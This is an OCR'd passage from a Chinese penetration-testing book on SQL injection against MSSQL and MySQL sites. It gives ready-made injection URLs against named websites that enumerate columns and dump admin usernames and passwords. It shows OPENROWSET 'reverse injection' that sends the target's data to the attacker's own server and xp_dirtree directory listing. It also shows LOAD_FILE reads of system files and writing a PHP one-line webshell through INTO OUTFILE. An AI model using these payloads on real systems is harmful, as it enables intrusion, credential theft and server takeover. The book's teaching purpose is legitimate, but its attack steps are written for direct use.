+------+-------+-----------+-------+-------+-------+
| Bnum | SRnum | Aname     | Pname | Pday  | Edate |
+------+-------+-----------+-------+-------+-------+
| 1    | 1     | NULL      | NULL  | NULL  | NULL  |
| 2    | 3     | NULL      | NULL  | NULL  | NULL  |
| 4    | 5     | NULL      | NULL  | NULL  | NULL  |
| 6    | 6     | Dlackeagle| d     | NULL  | NULL  |
+------+-------+-----------+-------+-------+-------+
4 rows in set (0.02 sec)
```

图6.75

```
mysql> select * from book where SRnum=5 group by Bnum;
+------+-------+-----------+-------+-------+-------+
| Bnum | SRnum | Aname     | Pname | Pday  | Edate |
+------+-------+-----------+-------+-------+-------+
| 4    | 5     | NULL      | NULL  | NULL  | NULL  |
| 5    | 5     | Clackeagle| c     | NULL  | NULL  |
+------+-------+-----------+-------+-------+-------+
2 rows in set (0.00 sec)
```

图6.76




图6.77

```
mysql> select uname from users having 1=1--;
+--------+
| uname  |
+--------+
| admin  |
| user   |
+--------+
2 rows in set (0.00 sec)
```

图6.78




图6.79

三、Group by后使用HAVING

having子句通常与GROUP BY子句一起使用，用来从分组的结果中筛选行，在SQL中增加having和where都是用来指定查询条件，区别主要在于WHERE关键字无法与合计函数一起使用，并且WHERE子句作用于表和视图，HAVING子句作用于组，这里可能有点儿难懂，下面我就使用一个实例来说明group By及Having操作符在注入中的应用。

我们在SQL2000查询分析器和mysql客户端工具中分别执行：**select uname,upassword from users having 1=1;**，可以看到SQL2000出错，并且错误是当前用户表和字段，如图6.77，但在mysql客户端工具中却没有错误，如图6.78。

“having 1=1”本身是恒成立的，但是对于SQL2000来说，having必须配合聚合函数或者GROUP BY子句，所以该条SQL语句在SQL2000中就会报错了，而在MYSQL中却是没有问题。那么在实际的渗透入侵中它会带给我们什么呢？它可以帮助我们判断当前的字段数。我们结合实际环境来测试一下，提交“http://www.sist.com/bookshop/book.asp?id=44538 having%201=1”，如图6.79所示。

可以看到“'shop_books.bookid' 在选择列表中无效”，爆出了当前表名shop_books和列名bookid，我们使用group by把显示的列名去掉，来显示下一个错误，爆出下一个列名。提交“http://www.sist.com/bookshop/book.asp?id=44538%20group%20by%20bookid%20having%201=1”，通过将暴出的bookid加进来，达到暴出其它字段的目的。

每月及時觀看電子月书書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

又一个列名“bookname”获取了，根据同样的方法，依次构造，当我构造到“http://www.sist.com/bookshop/book.asp?id=44538%20group%20by%20bookid,bookname,bookchuban,bookdate,bookdateorder,kaiben,yeshu,banci,zhuang,isbn,bookcontent,bookmulu,pingji,shichangjia,huiyuanjia,bestbook,chengjiaocount,liulancount,dazhe,nclassid,anclassid,bookpic,bookzz,adddate,pingjizong,queshu,tuantijia,tuantidazhe,shouyetuijian,guanzhupaihang,changxiao,guanjian,zhuantiId,yuexiaoshou,dazhekongzhi%20having%201=1”时，出现了错误，说明当前字段就是这些了，如图6.80。有些注入点无法通过order by获取当前字段数的时候就可以通过上述方法，然后再配合union select进行进一步的注入了。

6.3.8 反弹注入

一、什么是反弹注入?

在注入的时候我们可能会碰到这种情况，假如不知道对方是否开放了1433端口，我们通常会执行“telnet IP 1433”，发现没有开放，那么这种情况可能有两种原因造成：

1、防火墙屏蔽了外部连接或者更改了端口；

2、数据库和WEB分离。

这时候我们就可以用到反弹注入了，反弹就是将服务器的数据库信息想办法插入到自己的电脑上，我们需要利用openrowset函数。




图6.80




图6.81

二、反弹注入可以帮助我们判断数据库和web是否分离

前提是我们本地首先搭建一个mssql2000环境，然后在查询分析器里执行：

```
Create database test;
Use test;
Create table temp(
id nvarchar(255),
num1 nvarchar(255),
num2 nvarchar(255),
num3 nvarchar(255)
)--
```

意思就是建立test数据库，然后建立temp表，该表包含了id、num1、num2、num3这三个字段。在注入点上执行如下的语句：**;insert into OPENROWSET('SQLOLEDB','server=本机外网IP,1433;uid=sa;pwd=密码',' select id from test.dbo.temp1') select name from master.dbo.sysdatabases**，我们在本机CMD中执行**netstat -an |find “1433”**，这样显示的记录一般就是数据库的IP。

三、有关反弹工具CADT利用

CADT是Xiaolu写的一款反弹注入工具，在使用时我们首先点击“设置”，Server是指本地的Server服务器IP地址，需要具有外网IP，由于我是在本机上测试的，所以Server就填写127.0.0.1，大家在测试时应该填写自己的外网IP地址。Uid是指本地帐户的用户名，pass指本地帐户的密码。填写完毕后可以点击“测试连接”来进行测试，如图6.81，目标应该为存在注入点的地址。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。







图6.82


图6.83


图6.84


图6.85

如果“连接成功”就可以点击“确定”，如图6.82，然后点击“开始”就可以查出所有的数据库名。选中要查询的数据库名，这里为“Northwind”，然后单击“列名”，就可以查询出所有的表名，然后再单击“字段”就可以爆出所有的字段数，如图6.83。选择要爆出的列名，单击“取数据”，就可以列出所有的内容了，如图6.84。

声明：实例部分内容参考自lcx所写的“SQL INJECTION的终极利器opendatasource和openrowset”。

6.3.9 public权限下的渗透思路

public权限比DB_ower的权限还要低，它只具有读取数据表的权限。Public权限无法建立真实表，也就说明了它不能通过log备份的方法获取webshell，那么通常的思路又是什么呢？

一、猜解记录进后台

通过NBSI（NBSI在mssql方面比其它的注入工具都要强大）的检测，可以发现“http://www.test.com”为public权限，如图6.85。






图6.86

我尝试使用NBSI自带的“TreeList目录列表工具”，发现是无法列目录的，如图6.86，图6.87。所以我选择的思路就是通过猜解记录，如图6.88，然后登录进入后台再获取webshell。


图6.87


图6.88

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

二、反弹注入查找敏感文件

ISTO团队提出的这种思路，打消了很多人认为public权限下无法建表的疑问，通过它可以列目录。在mssql中存在着临时表，即在表名前加上#或者##，其中#为本地临时表，##为全局临时表。

执行如下的代码：

```
create table ##temp(dir ntext,num int)   --创建临时表##temp
insert ##temp execute master..xp_dirtree 'd:\',1   --调用存储过程把执行回来的数据存到临时表中
insert into openrowset('sqloledb', '本机的外网IP地址';'sql数据库用户名';'密码', 'select * from Northwind.dbo.dirtree')   --然后使用openrowset函数把临时表的数据导入到本地MSSQL的dirtree表中
select * from ##temp   --从##temp中查询出信息
```

在实际的渗透入侵中，我们可以在URL中执行上述代码，比如提交**test.com/test.asp?id=123;create table %23%23temp (list int not null identity (1,1), dirtree nvarchar(500),num1 nvarchar(500),num2 nvarchar(500))**，然后在注入点执行**test.com/test.asp?id=123;insert into %23%23temp(dirtree,num1,num2) exec master.dbo.xp_dirtree [d:\] ,1,1;--**，再在注入点执行**test.com/test.asp?id=123;insert into OPENROWSET ('sqloledb','server=本机外网的IP地址,1433;Initial Catalog=master;uid=sa;pwd=密码','select dirtree,num1,num2 from temp') select dirtree,num1,num2 from %23%23temp**，然后在本机上执行**select * from temp**。

关于翻查目录，很多时候都会有意外的收获，比如密码文件、上传页面、数据库等，关于public权限，对于渗透来说可能所起的作用并不像sa、dbowner权限那样利用率高，但是有些时候变通一下还是会峰回路转的。

6.4 攻击mysql数据库

MySQL是一个快速而又功能强大的关系数据库管理系统，支持多用户多线程，同时它也是最流行的开源的SQL数据库管理系统，由MySQL AB公司开发、发布并支持。

目前很多中小型站点都采用了流行的LAMP（Linux+apache+mysql+php）架构，当然使用Windows系统的也不在少数。本章节中我们就来见识一下Mysql的弱口令攻击以及web下的注入及获取权限的技术。

6.4.1 order by及unoin select操作符

一、ORDER BY关键词用于对记录集中的数据进行排序。

其语法如下：

```
SELECT column_name(字段名)
FROM table_name（表名）
ORDER BY column_name
```

我们通过mysql自带的命令行工具查询book表的Bnum、SRnum、Aname、Pname字段，按照Bnum排序的结果如图6.89所示。

```
mysql> select Bnum,SRnum,Aname,Pname from book order by Bnum;
+------+-------+-----------+-------+
| Bnum | SRnum | Aname     | Pname |
+------+-------+-----------+-------+
| 1    | 1     | NULL      | NULL  |
| 2    | 3     | NULL      | NULL  |
| 3    | 1     | blackeagle | a     |
| 4    | 5     | NULL      | NULL  |
| 5    | 5     | Clackeagle | c     |
| 6    | 6     | Dlackeagle | d     |
+------+-------+-----------+-------+
6 rows in set (0.00 sec)
```

图6.89

记录结果按照Bnum值升序排列，使用DESC关

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

键词来设定降序排序：

```
SELECT column_name(s)
FROM table_name
ORDER BY column_name DESC
```

在这个例子中，我们是通过字段名称来进行排序，当然也可以按照字段名的顺序来排列。在SELECT查询语句中的第一个字段为1，第二个字段为2，以此类推。在上面这个例子中，我们可以使用如下的SQL语句来显示，如图6.90。

如果执行“order by 5”，也就是**select Bnum,SRnum,Aname,Pname from book order by 5**，这样的话当“order by”后面的数字超出了select语句查询的字段个数时，就会报错，如图6.91所示。




图6.90




图6.91

当查询数据表中的所有字段时，我们可以通过“order by”判断出该表中一共有多少字段，接下来我结合一段php脚本来说明mysql注入时“order by”的作用。

```
news_show.php文件
<?php
$bbt=$_GET['bbt'];
$sbt=$_GET['sbt'];
$sql="select * from news where id=".$_GET['id']; //id没有过滤出现注入
$result=mysql_query($sql);
$res=mysql_fetch_array($result);
?>
```

当我们在url中提交：

```
news_show.php?id=1
Test.com/news_show.php?id=111 order by 1/*
……
Test.com/news_show.php?id=111 order by 5/*
```

实际上执行的sql语句为：

```
select * from news where id=111 order by 1/*
……
select * from news where id=111 order by 5/*
```

即“order by”构造的这种语句判断出了当前页面查询了几个字段，而不一定是所查询表中的所有字段

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

个数。

二、UNION操作符用于合并两个或多个SELECT语句的结果集。

语法如下：

```
SELECT column_name(s) FROM table_name1
UNION
SELECT column_name(s) FROM table_name2
```

UNION内部的SELECT语句必须拥有相同数量的列，列也必须拥有相似的数据类型。同时，每条SELECT语句中的列的顺序也必须相同。我们执行**select * from book where Bnum=5 union select 1,2,3,4,5,6;**，如图6.92。




图6.92

在注入的时候，通过“order by”判断了几个字段数，“union select”后面就要跟几个字段数，其实就是因为这个原因。这样的好处是可以判断php页面的哪些地方能够回显信息。我们执行**select * from book where Bnum=5 union select 1,Uname,Upassword,4,5,6 from users;**，如图6.93。




图6.93

可以看到book表的全部信息和users表中Uname、Upassword信息都显示出来了。再来继续执行：**select * from book where Bnum=5 and 1=2 union select 1,Uname,Upassword,4, 5,6 from users;**，如图6.94。可以看到通过添加“and 1=2”将book表中的数据屏蔽掉了，这样也就构成了我们php注入中的一条标准语句。




图6.94

6.4.2 concat_ws()函数

基本用法是在一个显示的地方显示多条数据记录，避免重复提交。语句如下：**concat_ws(0x3a,user(),version(),database())--**。实际的使用为：**http://***.com/jk.php?id=-1 union select 1,concat_ws(0x3a,user(),version(),database()),3,4--**。

我们首先来复习一下MYSQL的内部表结构：

```
SCHEMA_NAME 库名 information_schema.SCHEMATA 存放MYSQL库名的表。
TABLE_NAME 表名 information_schema.tables 存放MYSQL表名的表。
column_name 字段名 information_schema.columns 存放MYSQL字段名的表
```

快速获取MYSQL数据库中的所有库名，语句为：**http://***.com/jk.php?id=-1 union select 1,group_concat(SCHEMA_NAME),3,4 from information_schema.SCHEMATA--**。快速获取当前库的所有表名，语句为：**http://***.com/jk.php?id=-1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=database()--**。快速查询其它库的表名，语句为：**http://***.com/jk.php?id=-1 union select 1,group_concat(table_name),3,4 from information_**

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

schema.tables where table_schema=库名的HEX值--。快速查询字段名，语句为：**http://***.com/jk.php?id=-1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_ name=表名的HEX值--**。快速爆出密码，语句为：**http://***.com/jk.php?id=-1 union select 1,concat_ws(0x3a,name,password),3,4 from admin--**。

6.4.3 php+mysql注入

PHP的环境一般是APACHE+PHP+MYSQL，平常配置服务器一般是打开PHP.INI里的安全模式，将SAFE_MODE设为ON，还有就是将DISPLAY_ERORS设为OFF，即关闭错误显示。还有一个非常重要的配置选项——MAGIC_QUOTES_GPC，高版本默认为ON，以前的版本中默认为OFF。当MAGIC_QUOTES_GPC为ON的时候我们怎么防范PHP的字符变量注入呢？其实只需将提交的变量中的所有单引号、双引号、反斜线和空字符自动转换为含有反斜线的转义字符就行了，比如把“’”变成“\”，把“\”变成“\\”等。下面我们分别对MAGIC_QUOTES_GPC=OFF和MAGIC_QUOTES_GPC=ON的注入清况进行分析，先来看一段有漏洞的PHP代码，这段代码是用来搜索的。

```
<FORM METHOD=” POST” ACTION=” <? ECHO $PHP_IFO; ? >” >
<INPUT TYPE=” TEXT” NAME=” SEARCH” ><BR>
<INPUT TYPE=” SUBMIT” VALUE=” SEARCH” >
</FORM>
<?PHP
……
SELECT * FROM USERS WHERE USERNAME LIKE ‘%$SEARCH%’ ORDER BY USERNAME
……
?>
```

从上面代码中我们可以看出，这是一个搜索表单，通过POST提交数据，并进行SELECT查询，当然要分析这些漏洞我们得先掌握PHP语言和MYSQL语法。如果我们从表单中提交“%’ ORDER BY ID#”（#号在MYSQL中表示注释，不执行后面的SQL语句），或者使用“’ ORDER BY ID#”，那么带入的SQL语句就成了“SELECT * FROM USER WHERE USERNAME LIKE ‘% %’ ORDER BY ID# ORDER BY USERNAME”和“SELECT * FROM USERS WHERE USERNAME LIKE ‘%%’ ORDER BY ID# ORDER BY USERNAME”，这样数据库的内容就会全部返回，列出所有用户名，还有密码等。当然还有UPDATE语句注入攻击、INSERT语句注入攻击等，最常用的是UNION语法注入，使用“INTO OUTFILE”语句导出PHP脚本木马。

首先我们要清楚一些MYSQL语句，比如“MYSQL>SELECT LOAD_FILE(‘C:/BOOT.INI’)”，就是查看C盘下的BOOT.INI文件内容，在有注入点的网址后面加入该查询语句就可以显示出入侵者想要获得的敏感信息，比如查看数据库的连接文件获得数据库帐号，查看ECT/PASSWORD信息等。“SELECT * FROM TABLE INTO OUTFILE "C:\\INETPUB\\WWWROOT\\SHELL.PHP";”也就是从表中导出字符串到“C:\INETPUB\WWWROOT\SHELL.PHP”中，通常入侵者在得到MYSQL帐号的情况下，会利用“CREATE TABLE ROSE(CMD TEXT);”建立一个ROSE表，字段CMD为TEXT类型，然后使用“USE ROSE;”打开ROSE表，使用“INSERT INTO ROSE VALUES(" ")”加入一句话木马到字段里。然后再执行“SELECT * FROM ROSE INTO OUTFILE "C:\\INETPUB\\WWWROOT\\SHELL.PHP";”将一句话木马导出为一个SHELL.PHP文件，懂PHP的朋友都知道这句会造成什么后果，配合提交参数，是可以执行CMD命令和上传PHP木马的。

当MAGIC_QUOTES_GPC=ON时，提交变量中的所有单引号、双引号、反斜线和空字符就会自动

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

转换为含有反斜线的转义字符，字符型的注入可以防范，但数字型没有用到单引号，字符型注入也可以通过CHAR()将参数解释为整数，并返回由这些整数的ASCII码字符组成的一个字符串，也可以使用16进制来代替字符。比如在浏览器中输入“HTTP://LOCALHOST/WWW/ADMIN/LOGIN.PHP?USERNAME=CHAR(114，111，115，101)%23”，上面假设我们知道用户名是ROSE，转换成ASCII后是“CHAR(114，111，115，101)”，“%23”是#号，表示注释。那么SQL语句也就变成了：“SELECT * FROM EXAMPLE WHERE USERNAME=CHAR(114，111，115，101)# AND PASSWORD=’’”，后面的“AND PASSWORD=’’”被注释掉了，我们顺利的进入了后台。如果大家感觉上面介绍的内容不大好理解的话，那我们可以直接来看实例。




图6.95

我找了一个PHP网站，首先来看看是否为MYSQL数据库，并且MYSQL数据库是否支持注释“/*”，返回正常，说明是MYSQL数据库，并且是MYSQL5.0以上，如图6.95。




图6.96

使用“and 1=1”和“and 1=2”来进行测试，前者返回了正常，如图6.96，而后者返回了错误，如图6.97。




图6.97

继续来判断长度，提交“order by 10”时正常，说明我们要继续增加，如图6.98。再来提交“order by 20”，这时返回了错误，表示长度是在10和20之间，如图6.99。




图6.98




图6.99

最终，我猜解出来是16，为什么说是16呢？当我们提交

```
http://www.3hsg.net/stars/show.php?id=20 order
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

by 15（返回正常）

http://www.3hsg.net/stars/show.php?id=20 order by 16（返回正常）

http://www.3hsg.net/stars/show.php?id=20 order by 17（返回不正常）

这样反复的“order by”直到错误数字的前一个，那就是我们需要的长度了，“http://www.3hsg.net/stars/show.php?id=20 and 1=2 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16/*”，如图6.100。

图中显示2，出现了数字，我们可以在相应的位置用字符来代替来查询信息，替换为：“http://www.3hsg.net/stars/show.php?id=20 and 1=2 union select 1, user(),3,4,5,6,7,8,9,10,11,12,13,14,15,16/*”，如图6.101。




图6.100




图6.101




图6.102

